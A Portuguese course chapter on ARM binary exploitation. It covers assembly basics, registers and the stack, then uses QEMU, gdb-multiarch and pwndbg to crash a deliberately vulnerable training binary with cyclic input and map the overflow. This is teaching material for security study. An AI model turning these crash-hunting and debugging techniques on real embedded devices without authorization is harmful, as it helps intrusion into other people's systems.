

HACKING THE PLANET

EXPLORAÇÃO BINÁRIA PARA EMBARCADOS



11

LISTA DE FIGURAS

Figura 1 - Assembly x86 vs ARM	6
Figura 2 - Compilando código Assembly	7
Figura 3 - Mecanismo LIFO da memória	8
Figura 4 - Estruturas de dados	9
Figura 5 - Padrões nas estruturas de dados	10
Figura 6 - Código Assembly	12
Figura 7 - Configurando um <i>breakpoint</i> no GEF	12
Figura 8 - <i>Debugging</i> o binário	12
Figura 9 - <i>Debugging</i> o binário	12
Figura 10 - <i>Flags</i> da linguagem ARM	13
Figura 11 - <i>Bits</i> identificados para o registrador CPSR	13
Figura 12 - Enumerando o binário ARM	14
Figura 13 - Descobrimos a arquitetura rodando o binário	15
Figura 14 - Executando o binário ARM em outra arquitetura	15
Figura 15 - Emulando o binário com QEMU	15
Figura 16 - Obtendo um <i>crash</i> com 30 caracteres de entrada	16
Figura 17 - <i>Debugging</i> do código	16
Figura 18 - Instalando o gdb-multiarch	17
Figura 19 - Executando o ARM no GDB	17
Figura 20 - Checando o fluxo de erro	17
Figura 21 - Mapeando o <i>crash</i>	17
Figura 22 - Realizando o <i>attach</i> do processo	18
Figura 23 - Aplicação em <i>attach</i> com o GDB	18
Figura 24 - Instalando o radare2	19
Figura 25 - Analisando o código no radare2	19
Figura 26 - Código estático da aplicação	20
Figura 27 - Funções importantes no código	20
Figura 28 - Checando a função de <i>do_authenticate</i>	20
Figura 29 - Comparação chegando à senha	21
Figura 30 - Sendo autenticado com a senha encontrada	21
Figura 31 - Sendo autenticado com a senha encontrada	21
Figura 32 - Identificando o endereço em que é feita a chamada para a <i>stack</i>	22
Figura 33 - Realizando o <i>breakpoint</i> no endereço da <i>stack</i>	23
Figura 34 - <i>Breakpoint</i> alcançado no endereço correto	23
Figura 35 - Acessando endereço sobrescrito	24
Figura 36 - Aplicação autenticada após <i>exploit</i>	24
Figura 37 - Alinhando os endereços do <i>exploit</i>	25

SUMÁRIO

EXPLORAÇÃO BINÁRIA PARA EMBARCADOS	4
1 ATAQUES AO ARM	4
2 O QUE SÃO BINÁRIOS E ONDE HABITAM.....	4
3 TRABALHANDO COM ASSEMBLY	5
3.1 Registradores, memória e o <i>stack</i>	7
4 UM POUCO SOBRE ARM E SUA ESTRUTURA.....	8
4.1 <i>Data types</i> e registradores	9
5 EXPLORAÇÃO BINÁRIA PARA ARM.....	14
5.1 Identificando vulnerabilidades de <i>stack-based buffer overflow</i>	14
5.2 <i>Crash hunting</i>	16
CONCLUSÃO.....	25
REFERÊNCIAS.....	26

EXPLORAÇÃO BINÁRIA PARA EMBARCADOS

1 ATAQUES AO ARM

Você já deve ter notado que os processadores ARM estão por toda parte. Se olhar ao seu redor, você contará muito mais dispositivos que possuem um processador ARM do que processadores Intel, por exemplo. Isso inclui telefones, roteadores e dispositivos IoT. Dito isso, o processador ARM se tornou um dos tipos de CPU mais difundidos do mundo, o que nos leva ao fato de que, como os computadores, os dispositivos IoT são suscetíveis a falhas de corrupção de memória, como *buffer overflow*, como qualquer outra arquitetura. Dado o uso generalizado de dispositivos baseados em ARM e o potencial para uso indevido, os ataques a esses dispositivos se tornaram muito mais comuns.

2 O QUE SÃO BINÁRIOS E ONDE HABITAM

Em termos gerais, você pode dividir as linguagens de programação em 4 classes. No nível mais baixo está o código de máquina, ou seja, “0’s” e “1’s” que a CPU decodifica em instruções para executar. Um passo acima está o Assembly que é essencialmente um código de máquina “traduzido”, ou seja, cada instrução Assembly corresponde a uma instrução de código de máquina. Subindo mais um pouco, encontram-se as linguagens compiladas, como C, que usam um elemento de linguagem estruturado para se assemelhar mais a linguagem humana, mas que não fogem do fato de precisarem ser compiladas em código de máquina para poderem ser executadas no *chip*. Finalmente, existem linguagens interpretadas como Java, Visual Basic e PHP que são executadas por meio de interpretadores configurados para executar os tipos certos de código de máquina para os efeitos desejados.

Muitos se assustam ao ouvir a palavra “Assembly”. Por estar tão intimamente ligada à CPU, é possível realizar ações computacionais com muito mais liberdade, mas isso também significa que você terá muito mais trabalho. Estar perto do *hardware* permite contornar diversos recursos de segurança que as linguagens superiores podem ter, de modo que é muito mais fácil quebrar barreiras de segurança, todavia,

também se torna extremamente mais árduo programar, uma vez que você manipulará micro ações que linguagens superiores abstraem.

Para programar em Assembly, você precisa saber como um processador realmente funciona e escrever de uma maneira que ele possa entender, em vez de depender de um compilador ou interpretador para fazer isso por você. Não há *loops* “for” ou “while” estruturados, por exemplo, não há estruturas ou classes com herança e até mesmo tipos de dados estão ausentes. É o fato de não haver mais processos que torna o código rápido possível e traz liberdade ao desenvolvedor.

3 TRABALHANDO COM ASSEMBLY

Antes de começarmos a mergulhar no desenvolvimento de *exploits* ARM, primeiro precisamos entender os fundamentos de programação da linguagem Assembly. Se quisermos ser capazes de fazer engenharia reversa e entender o fluxo do programa de binários ARM, construir nosso próprio *shellcode* ARM, criar cadeias ARM ROP e depurar aplicativos ARM, precisamos consolidar alguns conceitos antes. Você não precisa saber todos os detalhes da linguagem Assembly para ser capaz de fazer engenharia reversa e explorar o código, mas é preciso uma primeira interação para clarear as águas desse mar denso.

Assembly é pouco mais do que uma linguagem de macro para código de máquina. Há uma relação direta entre as instruções Assembly e o código de máquina real. O Assembly usa de **mnemônicos** para as operações que o processador é capaz de operar, elas são muito mais fáceis de lembrar-se do que o binário em si. Para convertermos o nosso Assembly em um formato entendível para o processador, podemos usar uma ferramenta que converte o código “asm” ou Assembly em código de máquina: o **assembler**.

O processador, de forma superficial, deve ser capaz de fazer o processamento básico de dados e, para isso, espera-se que seja possível realizar operações aritméticas, a manipulação de *bits* e, também, ter instruções para acessar a memória e ser capaz de pular de um lugar no código para outro, usando de operações condicionais, *loops* e assim por diante. No entanto, processadores diferentes terão maneiras diferentes de fazer essas coisas, fazendo com que algumas operações de

um conjunto não estejam necessariamente presentes em outro. Por exemplo, o ARM não possui uma instrução de divisão e não pode realizar o processamento de dados na memória diretamente. Porém, o conjunto de instruções ARM também tem alguns benefícios, como uma boa quantidade de registradores de uso geral e um conjunto de instruções simples, assim como apresenta uma maneira muito bacana de lidar com mudanças de *bits*.

```
// === x86 asm ===
add    eax, #2          // eax += 2;
add    eax, ebx         // eax += ebx;
add    eax, [ebx]       // eax += ebx[0];
inc    eax              // eax++;

mov     eax, DWORD PTR [ebx] // eax= ebx[0];
mov     eax, DWORD PTR [ebx+4] // eax= ebx[1];

// === ARM asm ===
add     r0, r0, #2       // r0 += 2;
add     r0, r0, r1       // r0 += r1;
add     r0, r1, r2       // r0= r1 + r2;

ldr     r0, [r2]         // r0= r2[0];
ldr     r0, [r2, #4]     // r0= r2[1];
ldmia   r2, {r0, r1}    // r0= r2[0]; r1= r2[1];
```


Figura 1 - Assembly x86 vs ARM
Fonte: Elaborado pela autora (2021)

Na imagem acima, você pode encontrar alguns exemplos de adições e consultas a memória em duas linguagens Assembly diferentes: x86 (Intel) e ARM. A estrutura básica do Assembly é geralmente algo como ‘operação operando1, operando2, ...’, embora sempre haja exceções. Algumas sintaxes são comuns em várias linguagens, como a adição “x += y” presente em ambas as linguagens, por exemplo, com a diferença de que a sintaxe x86 possui uma instrução especial para incrementos de um em um e em ARM o registrador que guarda o resultado pode ser diferente dos dois operandos.

Essas diferenças correspondem a como os processadores funcionam em seu interior. Linguagens de alto nível permitem que você use operações que não estão presentes no conjunto original de instruções, sendo abstrações superficiais para um conjunto complexo de instruções baixo nível, para que isso aconteça o compilador/interpretador irá convertê-las de maneira que o processador possa realmente manipular.

Nosso computador não pode executar o código Assembly, porque ele precisa de código de máquina. A ferramenta que usaremos para transformar o Assembly em código de máquina é o famoso GNU *assembler* do projeto GNU *Binutils* chamado “**as**” que funciona com arquivos de extensão “***.s**”.

Depois de escrever seu arquivo Assembly com a extensão “***.s**”, você precisa montá-lo com “**as**” e vinculá-lo com “**ld**”, como demonstrado na imagem abaixo.



```
..FIAP/Cap5/code ➤ as codigo_assembly.s -o codigo_assembly.o
..FIAP/Cap5/code ➤ ld codigo_assembly.o -o codigo_assembly 12:29:18
```

Figura 2 - Compilando código Assembly
Fonte: Elaborado pela autora (2021)

Agora você já sabe a estrutura básica da linguagem Assembly, algumas diferenças entre processadores e como criar e compilar para linguagem de máquina diretamente no seu sistema operacional.

3.1 Registradores, memória e o *stack*

Em linguagens de alto nível existem variáveis para se trabalhar, em Assembly você pode ter registradores, variáveis (isto é, intervalos específicos na memória) e o *stack* (pilha). Um registrador é essencialmente uma variável dentro do próprio *chip* e pode ser acessado rapidamente. A desvantagem é que geralmente há apenas alguns deles, de um a, talvez, algumas dezenas. A maioria dos programas exigirá muito mais, e é por isso que você também pode colocar variáveis na memória endereçável. Há muito mais *bytes* na memória do que nos registradores, mas também será mais lento para usar.

Observe que ambos os registradores e a memória são variáveis essencialmente globais, altere-os em uma função e você os terá alterado para o resto do programa. Para variáveis locais, entretanto, faz mais sentido usar a pilha.

A *stack* é uma região especial da memória usada como uma pilha: um mecanismo *Last In, First Out*. Nessa pilha, um registrador especial chamado *stack pointer* (SP para abreviar) guarda o endereço do topo da pilha. Você pode colocar as variáveis no topo da pilha para mantê-las em espera e, quando finalizar de utilizar, removê-las, restaurando os registradores aos seus valores originais. O endereço da

pilha (ou seja, o topo da pilha, o conteúdo de SP) não é fixo: ele aumenta à medida que você avança na hierarquia do código e diminui à medida que você sai novamente. Assim como mostrado na imagem abaixo. O ponto é que cada bloco de código deve ser limpo depois de si mesmo, para que o ponteiro da pilha seja o mesmo antes e depois dele. Se não, prepare-se para um fracasso em cadeia até o fim do programa.




Figura 3 - Mecanismo LIFO da memória
Fonte: Elaborado pela autora (2021)

Sabendo como um dos mecanismos mais importantes do processamento funciona, vamos mergulhar um pouco mais nas especificidades da linguagem Assembly para ARM.

4 UM POUCO SOBRE ARM E SUA ESTRUTURA

O ARM é um processador RISC (*Reduced Instruction Set Computing*) e, portanto, tem um conjunto de instruções reduzido e registradores de uso mais genérico quando comparado com seu irmão CISC (*Complex Instruction Set Computing*). Ao contrário da Intel, o ARM usa instruções que operam apenas em registradores e usa um modelo de memória *load/store* para acesso à memória, o que significa que apenas as instruções *load/store* podem acessar a memória. Isso significa que incrementar um valor de 32 *bits* em um endereço de memória específico no ARM exigiria três tipos de instruções (carregar, incrementar e armazenar) para primeiro carregar (***load***) o valor em um endereço específico em um registro, incrementá-lo dentro do registro e armazenar (***store***) de volta para a memória do registro.

4.1 Data types e registradores

Nessa seção, cobriremos os tipos de dados e registradores do Assembly ARM. Semelhante às linguagens de alto nível, o ARM oferece suporte a operações em diferentes tipos de dados.

Os tipos de dados que podemos carregar (ou armazenar) podem ser palavras *signed*, *unsigned*, *halfwords* e *bytes*. As extensões para esses tipos de dados são: **-h** ou **-sh** para *halfwords*, **-b** ou **-sb** para *bytes* e nenhuma extensão para palavras. A diferença entre os tipos de dados assinados e não assinados é:

- Os tipos de dados *signed* podem conter valores positivos e negativos e, portanto, têm uma faixa inferior.
- Tipos de dados *unsigned* podem conter grandes valores positivos (incluindo zero), mas não podem conter valores negativos e, portanto, são mais amplos no intervalo.

```
``` assembly
ldr = Load Word
ldrh = Load unsigned Half Word
ldrsh = Load signed Half Word
ldrb = Load unsigned Byte
ldrsb = Load signed Bytes

str = Store Word
strh = Store unsigned Half Word
strsh = Store signed Half Word
strb = Store unsigned Byte
strsb = Store signed Byte
```
```

Figura 4 - Estruturas de dados
Fonte: Elaborado pela autora (2021)

```
~~~ assembly
ldr = Load Word
ldr h = Load unsign
ldr sh = Load signe
ldr b = Load unsign
ldr sb = Load signe

str = Store Word
str h = Store unsig
str sh = Store sign
str b = Store unsig
str sb = Store sign
~~~
```

Figura 5 - Padrões nas estruturas de dados
Fonte: Elaborado pela autora (2021)

Existem duas maneiras básicas de ler os *bytes* na memória: *little-endian* (LE) e *big-endian* (BE). Em máquinas *little-endian* como Intel x86, o *byte* menos significativo é armazenado no endereço mais baixo (o endereço mais próximo de zero). Em máquinas *big-endian*, o *byte* mais significativo é armazenado no endereço mais baixo. A arquitetura ARM era *little-endian* até a versão 3, desde então se tornou *big-endian*, o que significa que ela possui uma configuração que permite *endianness* comutável. No ARMv6, por exemplo, as instruções são fixas *little-endian* e os acessos aos dados podem ser *little-endian* ou *big-endian*, conforme controlado pelo bit 9, o bit E, do *Program Status Register* (CPSR).

A quantidade de registros depende da versão do ARM. De acordo com o Manual de Referência ARM, existem 30 registros de 32 *bits* de uso geral, com exceção dos processadores baseados em ARMv6-M e ARMv7-M. Os primeiros 16 registros são acessíveis no modo de nível de usuário, os registros adicionais estão disponíveis na execução de *software* privilegiado (com exceção de ARMv6-M e ARMv7-M). Nesta série de tutoriais, trabalharemos com os registradores que são acessíveis em qualquer nível de privilégio: r0-15. Esses 16 registradores podem ser divididos em dois grupos: **registradores de propósito geral e registradores de propósito especial.**

R0-R12: pode ser usado durante operações comuns para armazenar valores temporários, ponteiros (locais para a memória) etc. R0, por exemplo, pode ser referido como acumulador durante as operações aritméticas ou para armazenar o resultado de uma função chamada anteriormente. R7 torna-se útil ao trabalhar com *syscalls*, uma vez que armazena o número *syscall* e R11 nos ajuda a manter o controle dos

limites na pilha servindo como o ponteiro do frame (será abordado mais tarde). Além disso, a convenção de chamada de função no ARM especifica que os primeiros quatro argumentos de uma função são armazenados nos registradores r0-r3.

R13: SP (*Stack Pointer*). O ponteiro da pilha aponta para o topo da pilha. A pilha é uma área da memória usada para armazenamento específico da função, que é recuperada quando a função retorna. O ponteiro da pilha é, portanto, usado para alocar espaço na pilha, subtraindo o valor (em *bytes*) que queremos alocar do ponteiro da pilha. Em outras palavras, se quisermos alocar um valor de 32 *bits*, subtraímos 4 do ponteiro da pilha.

R14: LR (registro de *link*). Quando uma chamada de função é feita, o *link register* é atualizado com um endereço de memória referenciando a próxima instrução de onde a função foi iniciada. Isso permite que o programa retorne à função “pai” que iniciou a chamada da função “filho” após o término da função “filho”.

R15: PC (contador de programa). O contador do programa é incrementado automaticamente pelo tamanho da instrução executada. Este tamanho é sempre de 4 *bytes* no estado ARM e 2 *bytes* no modo Thumb. Quando uma instrução de desvio está sendo executada, o PC mantém o endereço de destino. Durante a execução, o PC armazena o endereço da instrução atual mais 8 (duas instruções ARM) no estado ARM, e a instrução atual mais 4 (duas instruções Thumb) no estado Thumb (v1). Isso é diferente do x86, em que o PC sempre aponta para a próxima instrução a ser executada.

Vejamos como o PC se comporta em um depurador. Usamos o seguinte programa para armazenar o endereço de pc em r0 e incluir duas instruções aleatórias. Vamos ver o que acontece.

```
.section .text
.global _start

_start:
    mov r0, pc
    mov r1, #2
    add r2, r1, r1
    bkpt
```

Figura 6 - Código Assembly
Fonte: Elaborado pela autora (2021)

No *GDB*, definimos um ponto de interrupção em *_start* e o executamos:

```
gef> br _start
Breakpoint 1 at 0x8054
gef> run
```

Figura 7 - Configurando um *breakpoint* no GEF
Fonte: Elaborado pela autora (2021)

Aqui está uma captura de tela da saída que vemos primeiro:

```
$r0 0x00000000 $r1 0x00000000 $r2 0x00000000 $r3 0x00000000
$r4 0x00000000 $r5 0x00000000 $r6 0x00000000 $r7 0x00000000
$r8 0x00000000 $r9 0x00000000 $r10 0x00000000 $r11 0x00000000
$r12 0x00000000 $sp 0xbffff7e0 $lr 0x00000000 $pc 0x00000054
$cpsr 0x00000010

0x8054 <_start> mov r0, pc      <-- $pc
0x8058 <_start+4> mov r0, #2
0x805c <_start+8> add r1, r0, r0
0x8060 <_start+12> bkpt 0x0000
0x8064 andeq r1, r0, r1, asr #10
0x8068 cmnvs r5, r0, lsl #2
0x806c tsteq r0, r2, ror #18
0x8070 andeq r0, r0, r11
0x8074 tsteq r8, r6, lsl #6
```

Figura 8 - *Debugging* o binário
Fonte: Elaborado pela autora (2021)

Podemos ver que o PC contém o endereço (0x8054) da próxima instrução (mov r0, pc) que será executada. Agora vamos executar a próxima instrução após a qual R0 deve conter o endereço do PC (0x8054), certo?

```
$r0 0x0000805c $r1 0x00000000 $r2 0x00000000 $r3 0x00000000
$r4 0x00000000 $r5 0x00000000 $r6 0x00000000 $r7 0x00000000
$r8 0x00000000 $r9 0x00000000 $r10 0x00000000 $r11 0x00000000
$r12 0x00000000 $sp 0xbffff7e0 $lr 0x00000000 $pc 0x00008058
$cpsr 0x00000010

0x8058 <_start+4> mov r0, #2      <-- $pc
0x805c <_start+8> add r1, r0, r0
0x8060 <_start+12> bkpt 0x0000
0x8064 andeq r1, r0, r1, asr #10
0x8068 cmnvs r5, r0, lsl #2
0x806c tsteq r0, r2, ror #18
0x8070 andeq r0, r0, r11
0x8074 tsteq r8, r6, lsl #6
0x8078 adfcsp f0, f0, #4.0
```

Figura 9 - *Debugging* o binário
Fonte: Elaborado pela autora (2021)

Errado. Veja o endereço em R0. Embora esperássemos que R0 contivesse o valor do PC lido anteriormente (0x8054), ele mantém o valor que é duas instruções à frente do PC que lemos anteriormente (0x805c). A partir deste exemplo, você pode ver que quando lemos diretamente PC, segue a definição de que PC aponta para a próxima instrução, mas durante a depuração, o PC aponta duas instruções à frente do valor atual do PC ($0x8054 + 8 = 0x805C$). Isso ocorre porque os processadores ARM mais antigos sempre buscavam duas instruções antes das instruções executadas atualmente.

Ao depurar um binário ARM com GDB, você vê algo chamado *flags*:

```
-----[registers]-----
$r0 0x00000000 $r1 0x00000000 $r2 0x00000000 $r3 0x00000000
$r4 0x00000000 $r5 0x00000000 $r6 0x00000000 $r7 0x00000000
$r8 0x00000000 $r9 0x00000000 $r10 0x00000000 $r11 0x00000000
$r12 0x00000000 $sp 0xbffff7e0 $lr 0x00000000 $pc 0x00000074
$cpsr 0x00000010
Flags: [ thumb fast interrupt overflow carry zero negative ]
```

Figura 10 - *Flags* da linguagem ARM
Fonte: Elaborado pela autora (2021)

O registrador \$cpsr mostra o valor do *Current Program Status Register* (CPSR) e abaixo dele você pode ver as *flags*, Thumb, fast, interrupt, overflow, carry, zero e negative. Esses sinalizadores representam certos *bits* no registro CPSR e são definidos de acordo com o valor do CPSR, aparecendo em negrito quando ativados. Os *bits* N, Z, C e V são idênticos aos *bits* SF, ZF, CF e OF no registro EFLAG em x86. Esses *bits* são usados para oferecer suporte à execução condicional em condicionais e loops no nível de montagem.

CPSR
(Current Program Status Register)

| N | Z | C | V | Q | | J | | GE | | E | A | I | F | T | M |
|----------|------|-------|----------|-----------|--|---------|--|--------------------------------|--|------------|---------------|-------------|-------------|-------|---------------------------------|
| Negative | Zero | Carry | overflow | underflow | | Jazelle | | Greater than or Equal for SIMD | | Endianness | Abort disable | IRQ disable | FIQ disable | Thumb | processor mode (privilege mode) |

Figura 11 - *Bits* identificados para o registrador CPSR
Fonte: Elaborado pela autora (2021)

A imagem acima mostra um *layout* de um registrador de 32 *bits* (CPSR) na qual o lado esquerdo (<-) contém os *bits* mais significativos e o lado direito (->) os *bits* menos significativos. Cada célula (exceto para a seção GE e M junto com as em branco) tem o tamanho de um *bit*. Essas seções de um *bit* definem várias propriedades do estado atual do programa.

5 EXPLORAÇÃO BINÁRIA PARA ARM

Até o momento, vimos o Assembly nu e cru, mas, pensando em uma perspectiva de segurança, como podemos nos aproveitar desse conjunto de instruções?


Como vimos anteriormente, a memória desempenha um papel importante em todo processo, igualmente ela apresenta vulnerabilidades quando não sanitizado corretamente a entrada de dados do usuário. Uma vulnerabilidade muito comum e fácil de ser explorada é o *stack-based buffer overflow*.

Buffer overflow baseado em *Stack*, quer dizer que ocorreu um estouro do *buffer* na região de memória *stack* (também conhecida como pilha). Esse estouro significa que alcançamos uma região da memória que não deveríamos e isso pode acarretar diferentes tipos de vulnerabilidades. A mais comumente almejada pelos atacantes é a execução remota de comandos (RCE) e, para que ela ocorra, é preciso utilizar de diferentes técnicas de desenvolvimento de *exploits* que veremos adiante.

5.1 Identificando vulnerabilidades de *stack-based buffer overflow*

No momento de recebimento do binário para análise, pouco se sabe sobre ele. Assim como fizemos com o *firmware*, a aplicação *web* e *mobile* e faremos sobre *hardware* futuramente, devemos seguir a metodologia de *pentest* e realizar o reconhecimento do binário recebido.

Com objetivo educacional, utilizaremos de um binário programado para ser vulnerável. Realize o *download* em: <https://github.com/hpc-uk/arm-summit19-bof> e rode o comando “*file*” para entender mais sobre as características desse binário.



```
...FIAP/Cap5/code file arm_bof
arm_bof: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/Linux 2.6.32,
1ec2f881e92c5c5db64f7dab369f8b4c4, not stripped
```

Figura 12 - Enumerando o binário ARM

Fonte: Elaborado pela autora (2021)

Podemos notar que se trata de um ARM 32-bit para o Kernel Linux versão 2.6.32. Para descobrirmos a versão da arquitetura em que esse arquivo foi compilado

(importante para entendermos a *endianness*), podemos executar o comando “**readelf -a {arquivo} |grep CPU_arch**” e veremos que se trata de um ARM v5T.

```
...FIAP/Cap5/code readelf -a arm_bof |grep CPU_arch
Tag_CPU_arch: v5T
```

Figura 13 - Descobrindo a arquitetura rodando do binário

Fonte: Elaborado pela autora (2021)

Visto que identificamos ser um binário de uma arquitetura incompatível diretamente, o que acontece ao tentar executá-lo em nossa máquina?

```
...FIAP/Cap5/code chmod +x arm_bof
...FIAP/Cap5/code ./arm_bof
zsh: exec format error: ./arm_bof
```

Figura 14 - - Executando o binário ARM em outra arquitetura

Fonte: Elaborado pela autora (2021)

Obtemos um erro de execução esperado, visto que estamos lidando com arquiteturas diferentes. Para conseguirmos realizar a execução, assim, precisaremos de um emulador de CPU, como a nova ferramenta Qiling, ou o bom e velho Qemu, como usaremos nesse caso. Realize a instalação do Qemu com o comando “**sudo apt install gcc-arm-linux-gnueabi binutils-arm-linux-gnueabi binutils-arm-linux-gnueabi-dbg qemu-user qemu-user-static build-essential**” disponível nos pacotes locais do seu sistema operacional Linux.

Com a ferramenta de emulação instalada, confirmamos o seu sucesso executando o comando “**qemu-arm -L /usr/arm-linux-gnueabi/ ./arm_bof**”.

```
Desktop # qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
Welcome user,Enter your access code: aaaaaa
Authentication failed, go away...
```

Figura 15 - Emulando o binário com QEMU

Fonte: Elaborado pela autora (2021)

Pronto! Estamos emulando a execução de um binário ARM v5T 32bit em nossa máquina.

5.2 Crash hunting

Uma forma de procurar por vulnerabilidades de *buffer overflow* é inserindo diversos caracteres aleatórios no *input* do usuário. Para testarmos esse programa, vamos jogar 30 caracteres “A” que geramos com Python.

```
Desktop # python -c "print 'A'*30" | qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1] 11603 done python -c "print 'A'*30" |
11604 segmentation fault (core dumped) qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
Desktop #
```

Figura 16 - Obtendo um *crash* com 30 caracteres de entrada
Fonte: Elaborado pela autora (2021)

Ao alimentarmos o programa com uma entrada de 30 *bytes*, recebemos a mensagem “**Segmentation fault – core dumped**” e o programa é finalizado instantaneamente. Se procurarmos sobre essa mensagem, veremos que se trata de um tipo específico de erro causado pelo acesso indevido à memória, ou seja, alguns *bytes* que injetamos caíram em regiões da memória que não deveriam, o que pode se caracterizar como um *stack-based buffer overflow*.

Ok. Identificamos um *crash* com 30 *bytes*, agora devemos realizar um *debugging* do programa para entendermos o que conseguimos realizar com esse *crash*. Duas ferramentas, também escritas em Python, que facilitam esse processo de *debugging* chamam-se **pwndbg** e **pwntools**, respectivamente, presentes nos *links*: “<https://github.com/pwndbg/pwndbg>” e “<https://github.com/Gallopsled/pwntools>”. Feito isso, ao acessarmos nosso ambiente *gdb*, seremos apresentados com a interface do *pwndbg*.

```
pwndbg git:dev # gdb -q
pwndbg: loaded 188 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
pwndbg>
```

Figura 17 - *Debugging* do código
Fonte: Elaborado pela autora (2021)

Como utilizaremos o GDB para analisar um binário de arquitetura diferente, devemos realizar a instalação do *gdb-multiarch*. Realize a instalação conforme o seu sistema operacional.

```
Desktop # apt install gdb-multiarch
Reading package lists... Done
Building dependency tree
Reading state information... Done
```


Figura 18 - Instalando o gdb-multiarch
Fonte: Elaborado pela autora (2021)

```
Desktop # gdb-multiarch arm_bof -q
pwndbg: loaded 194 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from arm_bof...(no debugging symbols found)...done.
pwndbg>
```

Figura 19 - Executando o ARM no GDB
Fonte: Elaborado pela autora (2021)

Com todas as ferramentas instaladas e funcionando, podemos começar a exploração. Uma das primeiras coisas a ser feita quando deparamos com um binário a ser analisado é mapear os fluxos de código. Podemos fazer isso executando o arquivo e respondendo a todos os comandos apresentados. Vejamos quais fluxos o nosso código navega.

```
Desktop # qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
Welcome user, Enter your access code: 1234
Authentication failed, go away...
```

Figura 20 - Checando o fluxo de erro
Fonte: Elaborado pela autora (2021)

Aparentemente, o binário apresenta dois fluxos: **um fluxo de sucesso**, em que é oferecido o correto código de acesso e **um fluxo de erro**, em que é apresentada a frase “*Authenticantion failed, go away...*” e o binário finaliza sua execução.

Para termos uma precisão de *bytes* ao analisar o *crash*, podemos utilizar da ferramenta *cyclic* disponível pelo *pwntools*, dentro do ambiente *gdb-multiarch*, digitando o comando “*cyclic 50*”, em que serão gerados 50 caracteres aleatórios.

```
pwndbg git:dev # cyclic 50
aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaama
```


Figura 21 - Mapeando o *crash*
Fonte: Elaborado pela autora (2021)

O *QEMU* oferece suporte para trabalhar com GDB por meio do recurso de conexão remota do GDB (o “*gdbstub*”). Isso permite que você depure o código da mesma maneira que faria com um recurso de *debug* de baixo nível como JTAG em um *hardware* físico.

Para usar o GDB desta forma, inicie o *QEMU* com a opção *-g*. A opção *-g* fará com que o *QEMU* crie uma conexão na porta TCP definida. Execute o comando ***python -c 'aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaama'|qemu-arm -L /usr/arm-linux-gnueabi -g 5566 ./arm_bof***. Note o que estamos fazendo: com

python, enviamos a saída do comando *cyclic* como entrada para o programa que está executando na porta 5566.

Para dar o *attach* no programa, subimos o *gdb-multiarch* em outra janela e executamos o comando “**target remote localhost:5566**” para chamar o processo dentro do GDB, como visto na figura abaixo.




```

Desktop # python -c "print 'aaaabaaacaaadaaaafaaagaahaaalaaaajaaakaaalaaana'" | qemu-arm -L /usr/arm-linux-gnueabi -g 5566 ./arm_bof
[
Desktop # gdb-multiarch -q
pwndbg: loaded 194 commands. Type pwndbg [filter] for a list.
pwndbg: created Srebase. Sida gdb functions (can be used with print/break)
pwndbg> target remote localhost:5566

```

Figura 22 - Realizando o *attach* do processo
Fonte: Elaborado pela autora (2021)

